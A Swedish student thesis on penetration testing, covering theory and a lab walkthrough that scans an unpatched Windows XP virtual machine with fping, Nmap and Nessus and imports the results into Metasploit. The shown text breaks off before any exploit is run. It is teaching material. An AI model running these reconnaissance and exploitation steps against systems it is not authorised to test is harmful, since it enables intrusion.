



# EXAMENSARBETE

våren 2014

Sektionen för hälsa och samhälle  
Programområdet för datavetenskap  
IT-driffteknikerprogrammet

# Penetrationstest

Författare

Marcus Berntsson

# Dokumentblad

Högskolan Kristianstad  
291 88 KRISTIANSTAD

## **Författare, program och år**

Marcus Berntsson, IT-driftteknikerprogrammet 2012

## **Handledare**

Martin Nilsson, teknisk utbildare, HKR

## **Examinator**

Fredrik Jönsson, HKR

## **Examen**

Detta examensarbete på 7,5 högskolepoäng ingår i examenskraven för *Högskoleexamen i IT-driftteknik*.

## **Titel**

Penetrationstestning

## **Språk**

Svenska

# Sammanfattning

Det här arbete behandlar grunderna i penetrationstestning, vilket är en metod för att kontrollera säkerheten i datorer och nätverk genom att försöka sätta in sig i samma tankesätt och metoder som en potentiell angripare kan ha.

Den teoritiska delen går igenom processen för hur ett penetrationstest kan gå till och vad som är viktigt att veta och att tänka på under penetrationstestet.

Det presenteras även några populära och användbara verktyg som kan användas för penetrationstestning, nämligen Nmap, Backtrack, Nessus och Metasploit, samt en noggrann beskrivning av några av de mest vanligtvis förekommande allvarliga sårbarheterna.

I genomförandedelen utförs ett penetrationstest i en labmiljö, och sätter då den information i den teoritiska delen i praktik. De verktygen som används går igenom mer detaljerat och olika metoder för att använda dessa verktyg i penetrationstestningssyfte testas.

Penetrationstestet går igenom stegvis, och börjar med att hitta maskiner på nätverket och även hitta detaljerad information och möjligheter för angrepp. Den informationen används sedan för att hitta sårbarheter i maskinerna, och slutligen utnyttjas dessa sårbarheter för att installera ett remote-access program och ge kontrollen till den angripande datorn.

# Innehållsförteckning

Dokumentblad.....	I
Sammanfattning .....	II
Innehållsförteckning.....	III
1 Introduktion.....	1
1.1 Bakgrund .....	1
1.2 Målsättning och syfte .....	1
1.3 Metodik .....	1
2 Utredning .....	2
2.1 Vad är penetrationstestning.....	2
2.2 Olika faser av ett penetrationstest .....	2
2.3 Penetrationstestningsverktyg .....	5
2.4 Vanligt förekommande sårbarheter .....	7
3 Genomförande.....	9
3.1 Miljö för testning.....	9
3.2 Scanning av system .....	10
3.3 Exploatering.....	16
3.4 Resultat.....	20
4 Diskussion .....	21
4.1 Analys av resultat .....	21
4.2 Förslag till fortsatt arbete .....	21
5 Källförteckning .....	22

# 1 Introduktion

## 1.1 Bakgrund

Penetrationstestning är en viktig del för många företag, ett sätt att undersöka säkerheten inom sitt IT-system, att hitta svagheter och hål som behöver rättas till för att informationen som företaget hanterar ska kunna vara säker och svårtillgänglig för obehöriga. Ämnet för den här rapporten har valts ut för att visa hur det kan gå till om någon försöker utnyttja hål i säkerheten, och hur dessa säkerhetshål kan utnyttjas för att komma åt information eller ta över en dator, och det är de frågorna som är grunden till det här arbetet, för att kunna få en djupare förståelse för hur datorsäkerhet fungerar.

## 1.2 Målsättning och syfte

Målet med arbetet är att visa hur ett penetrationstest kan gå till, genom att utföra ett penetrationstest i en labmiljö, och på så vis, steg-för-steg lära sig svagheter i en dator, hur de kan utnyttjas och vad dessa svagheter kan orsaka för skada om de utnyttjas. I arbetet kommer ett par olika program för penetrationstesting att prövas och se vad de används till och hur de fungerar.

Eftersom under detta arbete så är miljöerna uppsatta av samma person som utför penetrationstestet, går det inte att simulera en attack från en okänd attack utifrån, utan alla tester i detta arbete kommer istället att ske med kunskap om nätverket som ska attackeras.

## 1.3 Metodik

Huvudmetoden för detta arbete är laboration i en testmiljö.

## 2 Utredning

### 2.1 Vad är penetrationstestning

Penetrationstestning kan definieras som ett sätt att göra datorer och system säkrare genom att lagligt och tillåtet hitta och exploatera dessa datorer och system. I detta inkluderas att söka efter sårbarheter och utföra attacker mot dessa sårbarheter för att demonstera att sårbarheterna finns och utgör ett hot. Penetrationstesting avslutas med rekommendationer för att hantera eller rätta till sårbarheterna som upptäcktes under testet, detta hjälper då till att göra nätverk och datorer säkrare inför framtida attacker. [1]

Det finns två typer av penetrationstester, white-box och black-box. I ett white-box scenario så har testaren vetskap om hur hela systemet är uppbyggt, och är menat att simulera en attack inifrån där angriparen har kunskap och grundläggande rättigheter i systemet. Ett black-box scenario å andra sidan simulerar en extern angripare utan någon kunskap om systemet. [2]

På det stora hela är penetrationstesting väldigt likt hacking, och den stora skillnaderna mellan dem är tillåtelse att komma åt systemen och vilket syfte man har. Penetrationstesting använder många verktyg som en riktig angripare skulle kunna använda, eftersom man vill simulera en äkta attack, och därmed kunna se hur säkerheten fungerar från fiendens ögon och bygga upp en säkerhetsplan med den kunskapen. Detta är en typ av offensiv säkerhet, där man proaktivt arbetar för att förhindra attacker. [2]

### 2.2 Olika faser av ett penetrationstest

#### **2.2.1 Informationsinsamling**

Informationsinsamling är det grundläggande steget där man samlar in information om organisationen man attackerar. Detta kan göras genom att bl.a. samla information om organisationen på sociala medier, google hacking, vilket är ett sätt att använda avancerade växlare i Google för att hitta säkerhetshål i en webbsida eller dess konfiguration, och footprinting, där man identifierar viktig information om målsystemet, såsom vilket operativsystem som används, vilka

portar som är öppna och vilka IP-adresser som maskinerna i nätverket använder, det är viktigt att ta reda på hur organisationen är uppbyggd och hur denna information kan användas för att senare attackera den. Målet är att få så noggrann information om ens mål samtidigt som man vill förbli gömd för att förhindra att din närvaro eller mål inte upptäcks, och att kunna avgöra vilket det bästa sättet att attackera systemet är. [1]

I denna fasen försöker man även identifiera vilka skyddsmekanismer som finns genom att med t.ex. förbrukningsbara IP-adresser scanna vilka portar som tillåts att kommunicera med systemet, vilka begränsningar en brandvägg sätter på en, och prova mer högljudda scannningar för att se hur systemet reagerar på de verktyg man tänker använda under attacken. [2]

Det är viktigt att samla så mycket information som möjligt under denna fas, de minsta detaljerna kan vara användbara senare, och ju mer data man har, desto tydligare kan man se hur systemet är uppbyggt. Innan själva insamlingen börjar, måste man även bestämma hur man ska spara all information man samlar in och resultaten man får, noggranna anteckningar kan vara skillnaden mellan ett lyckat eller misslyckat test. [1]

Informationsinsamlingen kan sägas vara den viktigaste delen av ett penetrationstest, eftersom det utgör grunden för allt annat arbete, speciellt i ett black-box scenario.

### **2.2.2 Sårbarhetsanalys**

I denna fas använder man informationen som samlades in i första fasen för att identifiera vilka sårbarheter som finns på målsystemet, och med den informationen avgöra hur organisationen kan attackeras och vilken sorts av attackmetod kan vara mest effektiv och vilken information man är ute efter på systemet. Här gäller det att se på organisationen och utnyttja svagheter på samma sätt som en angripare. [1]

Efter att man har identifierat de genomförbara attackmetoderna, bestämmer man hur man ska komma åt systemet. Genom portscanning och sårbarhetsscanning, där man använder ett program som innehåller en databas av olika kända sårbarheter som då scannar av målsystemet och ser om det finns några sårbarheter som kan utnyttjas, samt informationen från tidigare faser görs

en teoretisk analys av vilka potentiella sårbarheter som finns och som kan exploateras. [1]

### **2.2.3 Exploatering**

Exploatering är processen att ta kontrollen över ett system. Processen kan ta många former, men målet är oftast att ta kontroll över systemet via remote access eller att få tag på administratorspriviligier så att systemet utför alla dina kommandon och gör vad man vill, men målet kan också vara att få tillgång till information på något sätt, som kan ge dig tillräckligt med information om en annan del av systemet för att fortsätta attacken. [1]

Huvuddelen av exploatering är processen att använda en exploit, d.v.s. en typ av kod som tar sig in i målsystemet genom att utnyttja en bugg eller liknande. En exploit är sättet som en penetrationstestare använder för att utnyttja en svaghet i systemet, datorn eller mjukvaran, som gör att mjukvaran kan göra saker som den inte är menad att göra. Vanliga exploits inkluderar SQL injections och buffer overflows (se avsnitt 2.4). Exploatering bör göras med precision, med hjälp av den information man samlat in i tidigare steg, men det kan såklart finnas oförutsedda säkerhetsåtgärder man inte har upptäckt än, men att skicka exploits på blindo och hoppas att någon av dem fungerar är inte särskilt produktivt, för att det är väldigt lätt att bli upptäckt, och det ger väldigt lite för både en penetrationstestare och för kunden. [1]

### **2.2.4 Efterexploatering**

Efterexploatering är steget efter en exploit har fungerat, och nu är målet att se vad man har tillgång till i systemet, genom att gå efter specifika system, infrastruktur och data som finns, och se vad den dator man har tagit över faktiskt kan göra och vilken skada den orsakar för organisationen. Om man t.ex. tar över ett domänsystem och man kommer åt administrationsrättigheter, går det att komma åt andra system som kommunicerar med domänsystemet? Går det att komma åt viktig data som kundinformation eller olika databaser? Målet är att demonstrera vad en angripare kan göra som skapar den största möjliga ekonomiska skada för organisationen. Här måste man tänka som en angripare, och det är viktigt att hitta information som kan användas till ens egen fördel. [1]

### **2.2.5 Rapportering**

Rapportering är den sista delen av ett penetrationstest, där man rapporterar vad man har hittat till kunden. Här gäller det att förklara vad man har gjort, hur man har gjort det och vad organisationen bör göra för att åtgärda de sårbarheter som har upptäckts under pentestet. Eftersom en penetrationstestare jobbar från en angriparens synvinkel, så kan ett penetrationstest enkelt ge viktig information som leder till att organisationen kan öka säkerheten genom att åtgärda sårbarheterna och vara mer förberedda för framtida attacker. Sedan finns det en chans att även om organisationen åtgärdar de specifika sårbarheterna hittades, att en liknande sårbarhet fortfarande finns kvar som har uppstått av ett underliggande fel som inte upptäckts, och sådana fel behövs också åtgärdas. [1]

## **2.3 Penetrationstestningsverktyg**

En av de viktigaste delarna av ett penetrationstest är att ha rätt verktyg för rätt jobb. Som tur är finns det mängder av bra verktyg att använda, och många av dem har flera år av utveckling och dokumentation, och flera av dem är gratis.

### **2.3.1 Backtrack**

Backtrack är en Linuxdistribution med ett säkerhetsfokus specialgjord för penetrationstestning. En av fördelarna med att använda Backtrack över en vanlig distribution är att Backtrack innehåller över hundra olika verktyg, bland annat de tre huvudverktyg som kommer användas, Nmap, Nessus och Metasploit, och även andra användbara verktyg som Wireshark (paket-analyserare), Hydra (lösenord-cracker) och BeEF (för exploatering av webbsidor) som kommer förinstallerade och redo att användas, och man behöver därmed inte leta upp och installera alla verktyg som man vill använda. [2]

Den senaste versionen av Backtrack är Backtrack 5 R3, som släpptes i Augusti 2012, och i Mars 2013 släppte teamet bakom Backtrack en helt omgjord version vid namn Kali Linux. Huvudskillnaderna mellan Kali Linux och Backtrack är att

Kali Linux är baserat på Debian istället för Ubuntu, och att Kali Linux använder sig av FHS (Filesystem Hierarchy Standard), vilket gör det enklare att använda verktygen. Backtrack är därmed något utdaterat vid skrivandet av detta arbete. [3]

### **2.3.2 Nmap**

Nmap (Network Mapper) är en säkerhetsscanner som skickar IP-paket och analyserar sedan hur noden reagerar på dem för att bland annat upptäcka noder på ett nätverk, vilket operativsystem som används, vilka portar som är öppna och de tjänster som används av de noderna och på så sätt kartlägga nätverket. Nmap kan även utnyttja script för att kunna utföra mer detaljerade scannningar, till exempel sårbarhetsscannningar. [4]

Från början var Nmap ett Linux-verktyg, men det har sedan dess portats till i stort sätt alla operativsystem, och har även tillägsprogram ifall man vill ha dem, som Zenmap, ett GUI som visar detaljerade resultat, Ndiff, ett verktyg för att jämföra scanningsresultat och Nping, som används för att generera pakets och analysera svar. [4]

### **2.3.3 Nessus**

Nessus är den mest populära sårbarhetsscannern som finns och den är gratis om det används för privat bruk. Den fungerar genom att skicka en plug-in, ett litet kodblock som kontrollerar om det finns en känd sårbarhet. Nessus har flera tusen olika plug-ins som medkommer när det installeras. Man använder informationen från en tidigare nätverkscan för att välja rätt inställningar och kör sedan scannen. Resultat kan sedan importeras till Metasploit eller ett annat program som utför exploits. Nessus har även ett alternativ att tillåta vissa farliga plug-ins, som testar om en sårbarhet finns genom att försöka utnyttja den sårbarheten, och kan på så sätt krascha nätverk eller system. [2]

### **2.3.4 Metasploit**

Metasploit är ett verktyg som används för att testa sårbarheter och att bryta sig in i system. Huvuddelen av Metasploit är Metasploit Framework (MSF), som fungerar genom att man först importerar scanningsresultat från en sårbarhetsscanner som t.ex. Nessus, sedan väljer man en exploit, och även en payload, d.v.s en typ av kod som ska köras på målsystemet om exploiten fungerar, oftast ett fjärrskal eller annan typ av fjärrstyrning som används för att komma åt systemet. Till sist väljs också en avkodningsteknik för att målsystemet inte ska kunna upptäcka och blockera payloaden innan den körs. När alla dessa inställningarna har gjorts körs exploiten. En av de saker som gör det enkelt att arbeta med MSF är att det är baserat på moduler, vilket betyder att det går att kombinera varje exploit med varje payload. [1]

## **2.4 Vanligt förekommande sårbarheter**

För ett penetrationstest, så är sårbarheter i målsystemet de huvudsakliga attackvektorererna. Därför gäller det att känna till de vanligaste sårbarheterna, hur de kan utnyttjas och vilken skada de kan orsaka.

### **2.4.1 SQL Injections**

SQL Injections är ett av de allra största hoten, det är ett ofta förekommande problem och det kan ha stora konsekvenser, genom att få tillgång till en databas, eller att göra modifieringar i databasen för att stjäla information eller korruptera den, det är även möjligt om SQL används för att hantera autentisering att förbipassera säkerheten som finns. Sårbarheten från SQL Injections uppstår genom att en användare skickar in parametrar till en databas, via t.ex en loginsida eller liknande, där man istället för ett lösenord skriver in SQL-parametrar, men ett fel gör så att parametrarna accepteras som SQL-kod istället för vanlig data, vilket gör att en anfallare kan köra SQL-förfrågan mot databasen. [5]

### **2.4.2 Buffer Overflow**

Buffer Overflow uppstår när en mjukvara inte kontrollerar hur lång en teckensträng får vara, och på grund av det går de extra tecknen i strängen över den plats de är allokerade i minnet och på så sätt skriver över data i minnet som tillhör en annan process, vilket leder till datakorruption, eller i värsta fall till att en anfallare kan köra kod på maskinen. Det finns även variation kallad heap overflow, som sparar data dynamiskt och behövs därmed exploateras på ett annat sätt. [5]

### **2.4.3 Cross-site scripting**

Cross-site scripting (XSS) är en av de mest förekommande och farliga sårbarheterna som finns för webapplikationer. XSS fungerar på det sättet att genom att utyttja en sårbarhet i en webapplikation, en server eller ett plug-in system, som t.ex. JavaScript, Flash, Html, etc, lägger anfallaren till ytterligare kod eller script på en sida och gör på så sätt att en besökare på sidan aktiverar kod som inte kommer från sidans ägare, och då kan användas för t.ex. phishing, eller att komma åt personlig information från besökaren via cookies eller liknande, eller skicka en begäran till websidan från besökaren, speciellt farligt om besökaren är en administratör eller liknande och har extra privilegier för sidan. [5]

### 3 Genomförande

#### 3.1 Miljö för testning

Eftersom det här är en labbmiljö och alla datorer har blivit installerade och konfigurerade av samma person, och det är ett white-box test, så är det många tekniker som inte kommer användas. För laborationerna som utförs i denna rapport användes följande virtuella miljö.


En Linuxmaskin med Backtrack 5 R3. Detta är huvuddatorn som används för att utföra penetrationstestet. Den har IP-adressen 192.168.10.10 på det interna nätet 192.168.10.0 /24.

En dator med Windows XP SP1. Den har IP-adressen 192.168.10.20 på det interna nätet 192.168.10.0 /24.

Detta är den primära måldatorn, den är opatchad för att det ska vara så enkelt som möjligt att testa penetrationstestingsverktygen och är vald för att få en förståelse för hur penetrationstest går till innan man går vidare till säkrare och modernare målsystem, och den har även brandväggen avstängd.

En tredje dator är en Ubuntu 9.04. Den har IP-adressen 192.168.10.30 på det interna nätet 192.168.10.0 /24.

Detta är en extra testdator för att se eventuella skillnader som finns om man penetrationstestar en Linuxmaskin istället för en Windowsmaskin



## 3.2 Scanning av system

### 3.2.1 Nmap

Eftersom man i detta fall har kunskap om hur nätverket är uppbyggt, vet man att det finns andra noder på det interna nätverket, och målet nu är att ta reda på hur mycket information som kan samlas in om dem, och huvudverktyget för det kommer att vara Nmap.

Det första steget är att ta reda på vilka datorer som finns på nätverket och vilka IP-adresser de har, så först provar man att pinga alla datorer i nätverket med fping. Kommandot som används är:

```
Fping -a -g 192.168.10.1 192.158.10.254>hosts.txt
```

Detta försöker då pinga alla ip-adresser mellan 192.168.10.1 och 192.168.10.254 och alla IP-adresser som svarar skrivs ner i hosts.txt. Resultat av detta är följande:



```
hosts.txt X  
192.168.10.10  
192.168.10.20  
192.168.10.30
```

Allting verkar stämma, den egna maskinen är 192.168.10.10 och därmed vet man att finns två andra datorer i nätverket man kan kontakta. Nästa steg är därmed att ta reda på mer information än bara IP-adressen. I nmap har man alternativet att använda switchen `-A` för att identifiera vilket OS och vilket version datorn kör, och man kan även använda switchen `-V` tillsammans med `-A` för mer detaljerad information. Kommandot som används blir därmed:

```
Nmap -v -A 192.168.10.20
```

```
Nmap scan report for 192.168.10.20
Host is up (0.00029s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc        Microsoft Windows RPC
5000/tcp  open  upnp         Microsoft Windows UPnP
MAC Address: 00:50:56:9B:2D:A8 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
```

Nmap identifierar denna maskin som antingen en Windows 2000 eller en Windows XP-maskin, kommandot identifierade även 5 öppna portar, 135, 138, 445, 1025 och 5000, vilket är bra, då de är attackvektorer som man kan prova senare och tjänsten som är aktiv på 445-porten är en XP-version, så därför är det rätt säkert att 192.168.10.20 är en Windows XP-maskin. Sedan körs även samma kommando för 192.168.10.30 för att identifiera den maskinen.

```
Nmap scan report for 192.168.10.30
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.10.30 are closed
MAC Address: 00:50:56:9B:0B:B2 (VMware)
Too many fingerprints match this host to give specific OS details
```

Tyvärr så får man inget napp här. Alla portar som scannades är stängda och man kan inte heller få några specifika detaljer om vilket OS maskinen använder. Därför kommer XP-maskinen vara vara det målsystem som får mest fokus när man går vidare med informationssökandet.


När OSet identifierades, så körde Nmap även en SYN-scan på de 1000 vanligaste portarna. En SYN-scan fungerar på det sättet att under trevägshandskakingen som sker när man ansluter till TCP, där vanligtvis man först skickar ett SYN-paket, sedan får ett svar med ett SYN/ACK-paket, och till sist själv svarar med ett ACK-paket, så skippas det sista steget och istället sänds ett RST(reset)-paket som säger åt noden att strunta i tidigare mottagna pakets och stänga ner anslutningen. Detta har fördelarna att det går snabbare för att man sänder ut mindre antal paket, vilket kanske inte verkar så mycket, men spelar större roll ifall man utför scanning av ett större antal av noder. Dessutom, eftersom anslutningen aldrig slutförs, så finns det en chans att

anslutningsförsöket inte loggas eller upptäcks då anslutningen inte slutfördes, men för moderna brandväggar och liknande är fallet oftast inte så. [2]

Vad man vill göra nu är att köra en noggrannare portscanning med en TCP-scan. Huvudskillnaden som tidigare sagt är att en TCP-scan utför hela trevägshandskakingen, och om en anslutning uppstår, avslutar den på ett vanligt sätt. Kommandot som används är:

```
Nmap -sT -p- 192.168.10.20
```

Switcharna som används här är `-sT`, där `-s` är för scan och `-T` är för TCP, `-p-` används för att scanna alla 65535 portar.



```
Nmap scan report for 192.168.10.20
Host is up (0.0028s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
5000/tcp  open  upnp
```

Nmap hittar inga fler öppna portar även med en mer noggrann scanning, så det finns inga applikationer eller liknande som körs på någon mer ovanlig port. Nu görs en ytterligare scan, denna gång för UDP-portar. En av huvudskillnaderna för UDP är att även om noden accepterar UDP-paketen, så behöver den inte skicka något paket tillbaka för att bekräfta att den har tagit emot det. Därför kan det vara svårt att avgöra om paketet kom fram till tjänsten eller om brandväggen tog emot det och slängde det. På grund av det, om en UDP-scan inte får något svar, så ger den resultatet `open | filtered`, och på grund av det är det vanligt att de flesta portar i en UDP-scan blir `open | filtered`, men om man lägger till switchen `-sV`, som vanligtvis används för versionsscanning, och när det är aktivt, skickas ytterligare paket till alla `open | filtered`-portar, och dessa är oftast bättre på att få svar från en UDP port. [2]

Därmed är kommandot som körs för en UDP-scan:

```
Nmap -sUV 192.168.10.20
```

```
Nmap scan report for 192.168.10.20
Host is up (0.0010s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE          VERSION
123/udp   open    ntp              Microsoft NTP
135/udp   open    msrpc
137/udp   open    netbios-ns      Microsoft Windows NT netbios-ssn (workgroup:
WORKGROUP)
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1026/udp  open    msrpc
1027/udp  open|filtered unknown
1032/udp  open|filtered iad3
1900/udp  open|filtered upnp
MAC Address: 00:50:56:9B:2D:A8 (VMware)
```

Här hittar Nmap 10 stycken aktiva portar, och 4 av dem är öppna, och de resterande 6 är antingen öppna eller filtrerade. Detta ger en fler möjliga attackvektorer som går att prova senare.

### 3.2.2 Nessus


Tack vare det tidigare arbetet med scanning har man nu samlat in viktig information som IP-adresser, öppna portar och vilka tjänster som är aktiva på systemet man vill komma åt. Nu är det dags att scanna systemet för sårbarheter. Sårbarheter i det här fallet är en svaghet i mjukvara eller systemet som kan exploateras. Den allra vanligaste orsaken till dessa sårbarheter är opatchade system. Opatchade system leder ofta till snabba penetrationstest på grund av att vissa sårbarheter tillåter exekvering av godtycklig kod, vilket är ett av de allvarligaste svagheterna som kan finnas i ett system. [2]

Det är viktigt att spara och dokumentera det som händer här, då det är dessa resultat som kommer användas när man senare försöker exploatera systemen. Den scanner den som kommer användas här är Nessus. Nessus använder en server/klient struktur där servern körs i bakgrunden och man kommer åt den via en browser, med adressen <https://localhost:8834> (så länge servern är på samma datorn som klienten, som i det här fallet). Nessus uppdateras automatiskt och laddar ner alla plug-ins som behövs.

För att kunna scanna något i Nessus måste man först skapa en policy. En policy innehåller alla alternativ som används för en scan i Nessus, förutom IP-adresser och liknande. Det finns alternativ som vilka portscannings alternativ som ska utföras, hur många portar, användarnamn eller lösenord som kan


prövas under scanningen, och det finns även alternativ för att tillåta mer skadliga plug-ins, som om de hittar en svaghet automatiskt försöker utnyttja den, vilket kan leda till kraschade maskiner eller nätverk. [2]

När man väl skapat en policy så kan man utföra en sårbarhetsscanning genom att välja den policyn och specificera vilka IP-adresser som scannen ska utföras på. I detta fall, 192.168.10.20. Efter ett par minuter får man reda på resultatet.



Host	Total	High	Medium	Low	Open Port
192.168.10.20	48	14	3	26	5

Som man kan se finns det många sårbarheter i det här systemet. 14 av dem är allvarliga svagheter, och det är dem man helst vill åtgärda, eftersom de har störst chans att låta en exploatera systemet. Det går såklart att få en noggrannare syn på vilka svagheter som finns, vilket ger det här:



Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	icmp	general	1	0	0	1	0
0	tcp	general	8	0	0	8	0
0	udp	general	1	0	0	1	0
123	udp	ntp	1	0	0	1	0
135	tcp	epmap	3	1	0	1	1
135	udp	epmap?	1	1	0	0	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	2	0	0	1	1
445	tcp	cifs	22	11	3	7	1
1025	tcp	dce-rpc	3	1	0	1	1
1026	udp	dce-rpc	1	0	0	1	0
5000	tcp	www	4	0	0	3	1

Som man kan se så är det allra största orsaken till dessa svagheter port 445, vilket är porten som Windows använder för Server Message Block (SMB). Man kan ta en ännu närmare titt på vilka sårbarheter som finns där.

Plugin ID	Name	Port	Severity
26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Re	cifs (445/tcp)	Low
10395	Microsoft Windows SMB Shares Enumeration	cifs (445/tcp)	Low
22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execu	cifs (445/tcp)	High
26920	Microsoft Windows SMB NULL Session Authentication	cifs (445/tcp)	Medium
22034	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execu	cifs (445/tcp)	High
21696	MS06-025: Vulnerability in Routing and Remote Access Could Allow Remote	cifs (445/tcp)	High
35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	cifs (445/tcp)	High
12209	MS04-011: Security Update for Microsoft Windows (835732) (uncredentiale	cifs (445/tcp)	High
16337	MS05-007: Vulnerability in Windows Could Allow Information Disclosure (88	cifs (445/tcp)	Medium
11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredentiale	cifs (445/tcp)	High
19407	MS05-043: Vulnerability in Printer Spooler Service Could Allow Remote Cod	cifs (445/tcp)	High
12054	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028) (uncr	cifs (445/tcp)	High
57608	SMB Signing Required	cifs (445/tcp)	Medium
18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (8964	cifs (445/tcp)	High
34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handli	cifs (445/tcp)	High
11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentiale	cifs (445/tcp)	High

Som man kan se från en snabb titt, så säger många av de allvarliga sårbarheterna att det är möjligt att köra godtycklig kod, vilket är precis det man letar efter. Det går att få ännu mer information om dessa sårbarheter, som vad som orsakar problemet, vilka konsekvenser det kan ha, vilka lösningar det finns på problemet, och även information som blir kommer bli viktig senare, som vilket CVE-nummer(Common Vulnerabilities and Exposures) sårbarheten har och vilka program som kan användas för att exploatera den specifika sårbarheten.

**Exploitable With:** Canvas (CANVAS), Core Impact, Metasploit (Microsoft Server Service NetpwPathCanonicalize Overflow)

Vad man behöver göra här är att kolla igenom resultaten och bestämma vilka sårbarheter som går att exploatera och ger det resultat man vill ha. Sedan behöver man även spara resultatet av scannen i en databasfil som man sedan kan importera i Metasploit.

Till sist prövas även en sårbarhetsscan mot 192.168.10.30, Nmap hittade inga öppna portar och väldigt lite information om datorn, så man kan prova och se om Nessus hittar någonting.

Host	Total	High	Medium	Low	Open Port
192.168.10.30	7	0	0	7	0

Nessus hittar inte några allvarliga svagheter eller någonting användbart för att komma åt denna datorn. Om man vill komma åt den via några av de här metoderna behöver man nog göra den mer sårbar med flit och prova igen.

### 3.3 Exploatering

Här är det som kan kallas för huvudmomentet inom pentestning, själva exploateringen av system. Programmet som kommer användas här är Metasploit. Huvudfördelen som Metasploit hade över andra exploateringsprogram såsom Core Impact och CANVAS när det släpptes är att det var gratis och opensource, vilket betydde att vem som helst som ville arbeta med Metasploit kunde bidra, och på grund av hur Metasploit fungerar, genom att man kan kombinera vilket exploit som helst med vilken payload man vill, och att det var enkelt och gratis att skapa och dela exploits med likasinnande gjorde att Metasploit blev väldigt populärt. [2]

Man kan komma åt Metasploit via en browser på ett liknande sätt som Nessus när det är installerat, via <https://localhost:3790>, och det behövs för att registrera och uppdatera Metasploit.

Den delen av Metasploit som kommer användas mest är msfconsole. Det första man behöver göra är att ta informationen man sparade i Nessus och importera den i msfconsole. Det kan enkelt göras med kommandot `db_import`. [6]

```
msf > db_import /root/Nessusscan/NessusscanXP.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 192.168.10.20
[*] Importing host 192.168.10.20
```

Efter att databasen har blivit importerad, så går det att använda kommandot `hosts` för att kontrollera vilka noder som fanns i databasen och kommandot `services 192.168.10.20` för att kontrollera vilka tjänster som använder vilka portar på den specifika noden. [6]

```
msf > hosts

Hosts
=====

address      mac      name      os_name      os_flavor  os_sp  purpose  info  comments
-----
192.168.10.20      Microsoft Windows XP      SP1      client
```

Sist, men inte minst går det också att kontrollera vilka sårbarheter som Nessus upptäckte och sparade i databasen. Kommandot för det är:

```
Vulns -p 445
```

I detta fallet får man alla sårbarheter som fanns på port 445, vilket är den port där Nessus hittade allra flest allvariga sårbarheter under skannen.

```
